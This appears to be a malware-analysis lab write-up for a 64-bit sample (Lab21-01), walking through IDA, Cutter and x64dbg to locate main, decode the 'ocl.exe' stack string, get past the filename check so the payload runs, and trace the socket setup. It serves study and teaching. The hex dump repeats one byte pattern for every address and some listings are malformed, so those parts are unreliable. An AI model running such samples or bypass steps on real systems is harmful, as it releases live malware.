2:03:1...	Lab21-01.exe	2468	Process Exit	
2:03:1...	Lab21-01.exe	2468	RegSetValue	HKLM\System\CurrentControlSet\Services\bam\State\UserSettings\S-1-5-21-38 Lab21-01.exe

ii-Depending on your version of IDA Pro, main may not be recognized automatically. How can you identify the call to the main function?

If we open this in IDA Free 7.0 as a standard AMD64 PE file...




We find that we're dumped into the main function located at 0x1400010C0.

```
00000001400010C0 ; Attributes: UP-Base, IMAGE_SCN_IPO-2000
00000001400010C0
00000001400010C0 : int __cdecl main(int argc, const char **argv, const char **envp)
00000001400010C0 main proc near
00000001400010C0
00000001400010C0 g= dword ptr -340h
00000001400010C0 dwFlags= dword ptr -338h
00000001400010C0 name= sockaddr ptr -330h
00000001400010C0 WSADATA= WSADATA ptr -320h
00000001400010C0 var_181= byte ptr -181h
00000001400010C0 Str1= byte ptr -180h
00000001400010C0 var_17C= dword ptr -17Ch
00000001400010C0 var_170= xmmword ptr -170h
00000001400010C0 var_160= qword ptr -160h
00000001400010C0 var_158= qword ptr -158h
00000001400010C0 var_150= qword ptr -150h
00000001400010C0 var_148= qword ptr -148h
00000001400010C0 var_140= byte ptr -140h
00000001400010C0 Filename= byte ptr -130h
00000001400010C0 Dst= byte ptr -12Fh
00000001400010C0 var_20= qword ptr -20h
00000001400010C0 arg_0= qword ptr 10h
00000001400010C0 arg_8= qword ptr 18h
00000001400010C0 arg_10= qword ptr 20h
00000001400010C0 arg_18= qword ptr 28h
00000001400010C0
00000001400010C0 push rbp
00000001400010C0 mov rbp, rbp
```


If we instead open this in another disassembler which doesn't identify the main function, in this case we'll open it in [Cutter](#), if we enable offset visibility in Cutter preferences, we can

Malware Analysis

see we start at 0x140001750.



To identify the call to our main function we will need to look for a call, likely after any 'GetCommandLineA' checks which may be present. If we examine the underlying structure of this PE file using Detect-It-Easy (DIE), we can see it was created in C++.



iii-What is being stored on the stack in the instructions from 0x0000000140001150 to 0x0000000140001161?

If we jump to '0x140001150', we can see that some large hexadecimal values are being stored on the stack.

```

00000000140001150 mov     byte ptr [rbp+260h+var_170+0Ch], 0
00000000140001157 mov     dword ptr [rbp+260h+Str1], 2E6C636Fh
00000000140001161 mov     [rbp+260h+var_17C], 657865h
0000000014000116B mov     [rbp+260h+var_140], al
00000000140001171 mov     [rbp+260h+Filename], 0
00000000140001178 call    memset
0000000014000117D lea    rdx, [rbp+260h+Filename] ; lpFilename
00000000140001184 mov     r8d, 10Eh ; nSize
0000000014000118A xor     ecx, ecx ; hModule
0000000014000118C call    cs:GetModuleFileNameA
00000000140001192 lea    rcx, [rbp+260h+Filename] ; Str
    
```

If we press 'R' on these to convert them to an ASCII string, we find the following.

```

00000000140001150 mov     byte ptr [rbp+260h+var_170+0Ch], 0
00000000140001157 mov     dword ptr [rbp+260h+Str1], '.lco'
00000000140001161 mov     [rbp+260h+var_17C], 'exe'
    
```


At first glance it looks like the string '.lcoexe' is being stored on the stack; however, this is because x86 and x64 assembly is little-endian (reversed). As IDA has interpreted this as a hex value rather than a string, converting it results in backwards values. If we reverse this we find the following string stored on the stack.

ocl.exe

This is the same value we saw in Lab09-02. Given this, it's possible the program needs to be called ocl.exe in order for it to run correctly.


iv- How can you get this program to run its payload without changing the filename of the executable?

If we examine 0x14000120C we can see that a string comparison looks to take place which is likely looking for very specific conditions to be met to allow the malware to run (possibly checking if it is named ocl.exe).



Malware Analysis


When this comparison fails, the program makes a jump to 0x14000120E, which then makes a jump past the primary functions of this malware at 0x140001213, to loc_1400013D7.



```
000000014000120E
000000014000120E loc_14000120E:
000000014000120E mov     eax, 1
0000000140001213 jmp     loc_1400013D7
```

One way we can make this program run its payload without changing the filename is to ensure that even after it fails this check, instead of jumping to loc_1400013D7, it flows right into the primary function which triggers the payload.

If we run this in a debugger such as [x64dbg](#) (at this point we're introducing a newer, more robust debugger which supports 64-bit debugging), we can find the jump located at 0x140001213.



The screenshot shows the x64dbg interface with assembly code and a hex dump. The assembly code is as follows:


```
00000001400011F8 48:8D8D E0000000 lea rcx,qword ptr ss:[rbp+E0]
00000001400011FF 41:88 04010000 mov r8d,104
0000000140001205 E8 36020000 call lab21-01.140001440
000000014000120A 85C0 test eax,eax
000000014000120C 74 0A je lab21-01.140001218
000000014000120E 8B 01000000 mov ecx,1
0000000140001213 E9 BF010000 jmp lab21-01.1400013D7
0000000140001215 48:8D5121 10 lea rcx,qword ptr ss:[rbp+40]
000000014000121D B9 02020000 mov ecx,202
0000000140001222 FF15 805F0000 call qword ptr ds:[<&WSAStartup>]
0000000140001228 85C0 test eax,eax
000000014000122A 75 E2 jne lab21-01.14000120E
000000014000122C 4C:89B424 88030000 mov qword ptr ss:[rsp+388],r14
0000000140001234 41:BE 02000000 mov r14d,2
000000014000123A 8D50 01 lea edx,qword ptr ds:[rax+1]
000000014000123D 44:8D40 06 lea r8d,qword ptr ds:[rax+6]
0000000140001241 45:33C9 xor r9d,r9d
0000000140001244 41:8BCE mov ecx,r14d
0000000140001247 895C24 28 mov dword ptr ss:[rsp+28],ebx
0000000140001248 895C24 20 mov dword ptr ss:[rsp+20],ebx
000000014000124F FF15 985F0000 call qword ptr ds:[<&WSASocketA>]
0000000140001255 48:8BD8 mov rdx,rax
0000000140001258 48:83F8 FF cmp rax,FFFFFFFFFFFFFFFF
000000014000125C 0F84 4F010000 je lab21-01.1400013B1
0000000140001262 48:89B424 70030000 mov qword ptr ss:[rsp+370],rsi
000000014000126A B9 00010000 mov ecx,100
000000014000126F 4C:89A424 78030000 mov qword ptr ss:[rsp+378],r12
0000000140001277 4C:89AC24 80030000 mov qword ptr ss:[rsp+380],r13
000000014000127F E8 74020000 call lab21-01.1400014F8
0000000140001284 48:83C9 FF or rcx,FFFFFFFFFFFFFFFF
0000000140001288 4C:8BD8 mov r11,rax
000000014000128B 33C0 xor eax,eax
000000014000128D 48:8BD8 F0000000 lea rdi,qword ptr ss:[rbp+F0]
0000000140001294 F2:AE repne scasb
0000000140001296 4C:8D85 01010000 lea r8,qword ptr ss:[rbp+101]
000000014000129D 4C:8D8D 02010000 lea r9,qword ptr ss:[rbp+102]
00000001400012A4 48:8BD8 00010000 lea rdi,qword ptr ss:[rbp+100]
00000001400012A8 4C:8D95 03010000 lea r10,qword ptr ss:[rbp+103]
00000001400012B2 48:F7D1 not rcx
00000001400012B5 4D:28C3 sub r8,r11
00000001400012B8 4D:28CB sub r9,r11
00000001400012BB 49:28FB sub rdi,r11
00000001400012BE 4C:8D69 FF lea r13,qword ptr ds:[rcx-1]
```

The hex dump at the bottom shows the memory at address 0000000140001213:

Address	Hex	ASCII
0000000140001213	E9 BF 01 00 00	...
0000000140001214	48 8D 51 21 10	...
0000000140001215	48 8D 51 21 10	...
0000000140001216	48 8D 51 21 10	...
0000000140001217	48 8D 51 21 10	...
0000000140001218	48 8D 51 21 10	...
0000000140001219	48 8D 51 21 10	...
000000014000121A	48 8D 51 21 10	...
000000014000121B	48 8D 51 21 10	...
000000014000121C	48 8D 51 21 10	...
000000014000121D	48 8D 51 21 10	...
000000014000121E	48 8D 51 21 10	...
000000014000121F	48 8D 51 21 10	...
0000000140001220	48 8D 51 21 10	...
0000000140001221	48 8D 51 21 10	...
0000000140001222	48 8D 51 21 10	...
0000000140001223	48 8D 51 21 10	...
0000000140001224	48 8D 51 21 10	...
0000000140001225	48 8D 51 21 10	...
0000000140001226	48 8D 51 21 10	...
0000000140001227	48 8D 51 21 10	...
0000000140001228	48 8D 51 21 10	...
0000000140001229	48 8D 51 21 10	...
000000014000122A	48 8D 51 21 10	...
000000014000122B	48 8D 51 21 10	...
000000014000122C	48 8D 51 21 10	...
000000014000122D	48 8D 51 21 10	...
000000014000122E	48 8D 51 21 10	...
000000014000122F	48 8D 51 21 10	...
0000000140001230	48 8D 51 21 10	...
0000000140001231	48 8D 51 21 10	...
0000000140001232	48 8D 51 21 10	...
0000000140001233	48 8D 51 21 10	...
0000000140001234	48 8D 51 21 10	...
0000000140001235	48 8D 51 21 10	...
0000000140001236	48 8D 51 21 10	...
0000000140001237	48 8D 51 21 10	...
0000000140001238	48 8D 51 21 10	...
0000000140001239	48 8D 51 21 10	...
000000014000123A	48 8D 51 21 10	...
000000014000123B	48 8D 51 21 10	...
000000014000123C	48 8D 51 21 10	...
000000014000123D	48 8D 51 21 10	...
000000014000123E	48 8D 51 21 10	...
000000014000123F	48 8D 51 21 10	...
0000000140001240	48 8D 51 21 10	...
0000000140001241	48 8D 51 21 10	...
0000000140001242	48 8D 51 21 10	...
0000000140001243	48 8D 51 21 10	...
0000000140001244	48 8D 51 21 10	...
0000000140001245	48 8D 51 21 10	...
0000000140001246	48 8D 51 21 10	...
0000000140001247	48 8D 51 21 10	...
0000000140001248	48 8D 51 21 10	...
0000000140001249	48 8D 51 21 10	...
000000014000124A	48 8D 51 21 10	...
000000014000124B	48 8D 51 21 10	...
000000014000124C	48 8D 51 21 10	...
000000014000124D	48 8D 51 21 10	...
000000014000124E	48 8D 51 21 10	...
000000014000124F	48 8D 51 21 10	...
0000000140001250	48 8D 51 21 10	...
0000000140001251	48 8D 51 21 10	...
0000000140001252	48 8D 51 21 10	...
0000000140001253	48 8D 51 21 10	...
0000000140001254	48 8D 51 21 10	...
0000000140001255	48 8D 51 21 10	...
0000000140001256	48 8D 51 21 10	...
0000000140001257	48 8D 51 21 10	...
0000000140001258	48 8D 51 21 10	...
0000000140001259	48 8D 51 21 10	...
000000014000125A	48 8D 51 21 10	...
000000014000125B	48 8D 51 21 10	...
000000014000125C	48 8D 51 21 10	...
000000014000125D	48 8D 51 21 10	...
000000014000125E	48 8D 51 21 10	...
000000014000125F	48 8D 51 21 10	...
0000000140001260	48 8D 51 21 10	...
0000000140001261	48 8D 51 21 10	...
0000000140001262	48 8D 51 21 10	...
0000000140001263	48 8D 51 21 10	...
0000000140001264	48 8D 51 21 10	...
0000000140001265	48 8D 51 21 10	...
0000000140001266	48 8D 51 21 10	...
0000000140001267	48 8D 51 21 10	...
0000000140001268	48 8D 51 21 10	...
0000000140001269	48 8D 51 21 10	...
000000014000126A	48 8D 51 21 10	...
000000014000126B	48 8D 51 21 10	...
000000014000126C	48 8D 51 21 10	...
000000014000126D	48 8D 51 21 10	...
000000014000126E	48 8D 51 21 10	...
000000014000126F	48 8D 51 21 10	...
0000000140001270	48 8D 51 21 10	...
0000000140001271	48 8D 51 21 10	...
0000000140001272	48 8D 51 21 10	...
0000000140001273	48 8D 51 21 10	...
0000000140001274	48 8D 51 21 10	...
0000000140001275	48 8D 51 21 10	...
0000000140001276	48 8D 51 21 10	...
0000000140001277	48 8D 51 21 10	...
0000000140001278	48 8D 51 21 10	...
0000000140001279	48 8D 51 21 10	...
000000014000127A	48 8D 51 21 10	...
000000014000127B	48 8D 51 21 10	...
000000014000127C	48 8D 51 21 10	...
000000014000127D	48 8D 51 21 10	...
000000014000127E	48 8D 51 21 10	...
000000014000127F	48 8D 51 21 10	...
0000000140001280	48 8D 51 21 10	...
0000000140001281	48 8D 51 21 10	...
0000000140001282	48 8D 51 21 10	...
0000000140001283	48 8D 51 21 10	...
0000000140001284	48 8D 51 21 10	...
0000000140001285	48 8D 51 21 10	...
0000000140001286	48 8D 51 21 10	...
0000000140001287	48 8D 51 21 10	...
0000000140001288	48 8D 51 21 10	...
0000000140001289	48 8D 51 21 10	...
000000014000128A	48 8D 51 21 10	...
000000014000128B	48 8D 51 21 10	...
000000014000128C	48 8D 51 21 10	...
000000014000128D	48 8D 51 21 10	...
000000014000128E	48 8D 51 21 10	...
000000014000128F	48 8D 51 21 10	...
0000000140001290	48 8D 51 21 10	...
0000000140001291	48 8D 51 21 10	...
0000000140001292	48 8D 51 21 10	...
0000000140001293	48 8D 51 21 10	...
0000000140001294	48 8D 51 21 10	...
0000000140001295	48 8D 51 21 10	...
0000000140001296	48 8D 51 21 10	...
0000000140001297	48 8D 51 21 10	...
0000000140001298	48 8D 51 21 10	...
0000000140001299	48 8D 51 21 10	...
000000014000129A	48 8D 51 21 10	...
000000014000129B	48 8D 51 21 10	...
000000014000129C	48 8D 51 21 10	...
000000014000129D	48 8D 51 21 10	...
000000014000129E	48 8D 51 21 10	...
000000014000129F	48 8D 51 21 10	...
00000001400012A0	48 8D 51 21 10	...
00000001400012A1	48 8D 51 21 10	...
00000001400012A2	48 8D 51 21 10	...
00000001400012A3	48 8D 51 21 10	...
00000001400012A4	48 8D 51 21 10	...
00000001400012A5	48 8D 51 21 10	...
00000001400012A6	48 8D 51 21 10	...
00000001400012A7	48 8D 51 21 10	...
00000001400012A8	48 8D 51 21 10	...
00000001400012A9	48 8D 51 21 10	...
00000001400012AA	48 8D 51 21 10	...
00000001400012AB	48 8D 51 21 10	...
00000001400012AC	48 8D 51 21 10	...
00000001400012AD	48 8D 51 21 10	...
00000001400012AE	48 8D 51 21 10	...
00000001400012AF	48 8D 51 21 10	...
00000001400012B0	48 8D 51 21 10	...
00000001400012B1	48 8D 51 21 10	...
00000001400012B2	48 8D 51 21 10	...
00000001400012B3	48 8D 51 21 10	...
00000001400012B4	48 8D 51 21 10	...
00000001400012B5	48 8D 51 21 10	...
00000001400012B6	48 8D 51 21 10	...
00000001400012B7	48 8D 51 21 10	...
00000001400012B8	48 8D 51 21 10	...
00000001400012B9	48 8D 51 21 10	...
00000001400012BA	48 8D 51 21 10	...
00000001400012BB	48 8D 51 21 10	...
00000001400012BC	48 8D 51 21 10	...
00000001400012BD	48 8D 51 21 10	...
00000001400012BE	48 8D 51 21 10	...
00000001400012BF	48 8D 51 21 10	...
00000001400012C0	48 8D 51 21 10	...
00000001400012C1	48 8D 51 21 10	...
00000001400012C2	48 8D 51 21 10	...
00000001400012C3	48 8D 51 21 10	...
00000001400012C4	48 8D 51 21 10	...
00000001400012C5	48 8D 51 21 10	...
00000001400012C6	48 8D 51 21 10	...
00000001400012C7	48 8D 51 21 10	...
00000001400012C8	48 8D 51 21 10	...
00000001400012C9	48 8D 51 21 10	...
00000001400012CA	48 8D 51 21 10	...
00000001400012CB	48 8D 51 21 10	...
00000001400012CC	48 8D 51 21 10	...
00000001400012CD	48 8D 51 21 10	...
00000001400012CE	48 8D 51 21 10	...
00000001400012CF	48 8D 51 21 10	...
00000001400012D0	48 8D 51 21 10	...
00000001400012D1	48 8D 51 21 10	...
00000001400012D2	48 8D 51 21 10	...
00000001400012D3	48 8D 51 21 10	...
00000001400012D4	48 8D 51 21 10	...
00000001400012D5	48 8D 51 21 10	...
00000001400012D6	48 8D 51 21 10	...
00000001400012D7	48 8D 51 21 10	...
00000001400012D8	48 8D 51 21 10	...
00000001400012D9	48 8D 51 21 10	...
00000001400012DA	48 8D 51 21 10	...
00000001400012DB	48 8D 51 21 10	...
00000001400012DC	48 8D 51 21 10	...
00000001400012DD	48 8D 51 21 10	...
00000001400012DE	48 8D 51 21 10	...
00000001400012DF	48 8D 51 21 10	...
00000001400012E0	48 8D 51 21 10	...
00		

Malware Analysis


Using x64dbg we can easily create a breakpoint at 0x140001205 and see the two strings being compared stored in RCX and RDX. After setting a breakpoint and pressing F9, to run the program until we hit it, we can see the values being compared are the binary name (Lab21-01.exe) and the string jzm.exe.



Based on this we know that some transformations must be occurring on the string ocl.exe before being used in this comparison.

vi-Does the function at 0x00000001400013C8 take any parameters?

Jumping to the function at 0x1400013C8, it isn't immediately obvious in IDA or x64dbg how many parameters it takes, but what we do see is RBX being moved into RCX.



Because we know RCX, RDX, R8, and R9 are the first 4 parameters of any given function call in a 64-bit OS, we know that whatever is within RBX at the time of this call will be passed to the function at 0x1400013C8 (sub_140001000). By looking at what is being passed to this in IDA prior to the call, we can see that it is RAX, or more specifically a pointer to the socket returned by WSASocketA.

```

0000000140001218
0000000140001218 loc_140001218:                ; lpWSADATA
0000000140001218 lea     rdx, [rsp+360h+WSADATA]
000000014000121D mov     ecx, 202h                ; wVersionRequested
0000000140001222 call   cs:WSAStartup
0000000140001228 test   eax, eax
000000014000122A jnz    short loc_14000120E

000000014000122C
000000014000122C loc_14000122C:
000000014000122C mov     [rsp+360h+arg_18], r14
0000000140001234 mov     r14d, 2
000000014000123A lea     edx, [rax+1]            ; type
000000014000123D lea     r8d, [rax+6]            ; protocol
0000000140001241 xor     r9d, r9d                ; lpProtocolInfo
0000000140001244 mov     ecx, r14d                ; af
0000000140001247 mov     [rsp+360h+dwFlags], ebx ; dwFlags
000000014000124B mov     [rsp+360h+g], ebx ; g
000000014000124F call   cs:WSASocketA
0000000140001255 mov     rbx, rax
0000000140001258 cmp     rax, 0FFFFFFFFFFFFFFFh
000000014000125C jz     loc_1400013B1

0000000140001262
0000000140001262 loc_140001262:
0000000140001262 mov     [rsp+360h+arg_0], rsi
000000014000126A mov     ecx, 100h                ; Size
000000014000126F mov     [rsp+360h+arg_8], r12
0000000140001277 mov     [rsp+360h+arg_10], r13
000000014000127F call   malloc
0000000140001284 or     rcx, 0FFFFFFFFFFFFFFFh
0000000140001288 mov     r11, rax
000000014000128B xor     eax, eax
000000014000128D lea     rdi, [rbp+260h+var_170]
0000000140001294 repne scasb
0000000140001296 lea     r8, [rbp+260h+var_160+1]
000000014000129D lea     r9, [rbp+260h+var_160+2]
00000001400012A4 lea     rdi, [rbp+260h+var_160]
00000001400012AB lea     r10, [rbp+260h+var_160+3]
00000001400012B2 not     rcx
00000001400012B5 sub     r8, r11
00000001400012B8 sub     r9, r11
00000001400012BB sub     rdi, r11
00000001400012BE lea     r13, [rcx-1]
00000001400012C2 mov     r12d, r14d
00000001400012C5 mov     rsi, r11
00000001400012C8 sub     r10, r11
00000001400012CB nop
00000001400012CB dword ptr [rax+rax+00h]
    
```

